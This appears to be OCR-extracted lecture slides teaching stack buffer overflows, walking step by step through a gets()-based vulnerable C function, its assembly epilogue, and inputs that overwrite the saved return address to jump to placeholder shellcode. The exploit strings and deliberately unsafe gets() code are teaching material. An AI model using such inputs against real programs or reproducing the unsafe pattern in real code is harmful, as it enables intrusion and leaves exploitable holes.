Constructing Exploits

- Solution: Place the shellcode *after* the RIP!
  - This works because `gets` lets us write as many bytes as we want
  - What should the address be?
- Input: `'A' * 24 + '\x5c\xcd\xff\xbf' + SHELLCODE`
  - 24 bytes of garbage
  - The address of where we placed the shellcode
  - 28 bytes of shellcode

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

	'\x00'	...	...	...	
	SHELLCODE				
	SHELLCODE				
	SHELLCODE				
	SHELLCODE				
	SHELLCODE				
	SHELLCODE				
0xbfffcd5c	SHELLCODE				
0xbfffcd58	'\x5c'	'\xcd'	'\xff'	'\xbf'	RIP
0xbfffcd54	'A'	'A'	'A'	'A'	SFP
0xbfffcd50	'A'	'A'	'A'	'A'	name
0xbfffcd4c	'A'	'A'	'A'	'A'	
0xbfffcd48	'A'	'A'	'A'	'A'	
0xbfffcd44	'A'	'A'	'A'	'A'	
0xbfffcd40	'A'	'A'	'A'	'A'	


Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```




Walking Through a Buffer Overflow

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```




Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP → `call gets`

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```




Walking Through a Buffer Overflow

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

EIP




Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```c
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```




Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```c
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP → `call gets`

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



Walking Through a Buffer Overflow

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

	...	...	...	...
	...	...	...	...
	...	...	...	...
	...	...	...	...
	...	...	...	...
	...			
	...			
	RIP of vulnerable			
EBP →	(SFP) 'AAAA'			
	(name) 'AAAA'			
	(name) 'AAAA'			
	(name) SHELLCODE			
	(name) SHELLCODE			
	(name) SHELLCODE			
ESP →	...			

We overwrite the SFP (saved EBP) with 'AAAA', so the SFP is now pointing at the (probably invalid) address AAAA (0x41414141)

Walking Through a Buffer Overflow

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```c
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP → addl $4, %esp

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...			
'\x00'	...		
(RIP) 0xbfffcd40			
(SFP) 'AAAA'			
(name) 'AAAA'			
(name) 'AAAA'			
(name) SHELLCODE			
(name) SHELLCODE			
(name) SHELLCODE			
...			

EBP → (SFP)

ESP → ...

We overwrite the RIP (saved EIP) with the address of our shellcode 0xbfffcd40, so the RIP is now pointing at our shellcode! Remember, this value will be restored to EIP (the instruction pointer) later.

Walking Through a Buffer Overflow


Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP → `movl %ebp, %esp`

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

Returning from **gets**: Move ESP up by 4.



Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`


```c
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

EIP

ESP

EBP



Function epilogue: Move ESP to EBP.

Walking Through a Buffer Overflow

EBP

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →


```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

Function epilogue: Restore the SFP into EBP. We overwrote SFP to 'AAAA', so the EBP now also points to the address 'AAAA'. We don't really care about EBP, though.

ESP →

...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...			
'\x00'	...		
(RIP) 0xbfffcd40			
(SFP) 'AAAA'			
(name) 'AAAA'			
(name) 'AAAA'			
(name) SHELLCODE			
(name) SHELLCODE			
(name) SHELLCODE			
...			

Walking Through a Buffer Overflow




Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

Function epilogue: Restore the RIP into EIP. We overwrote RIP to the address of shellcode, so the EIP (instruction pointer) now points to our shellcode!



Walking Through a Buffer Overflow

EBP

Inpu
SHELLCODE +
'\x40\xcd\

```
void vulnerable(v
    char name[20]
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

sh # _

...	...
...	...
...	...
...	...
...	...

...
...
0xbfffcd40
'AAAA'
'AAAA'
'AAAA'
SHELLCODE
SHELLCODE
SHELLCODE
...

Summary: Buffer Overflows

- Buffer overflows: An attacker overwrites unintended parts of memory
- Stack smashing: An attacker overwrites saved registers on the stack
  - Overwriting the RIP lets the attacker redirect program execution to shellcode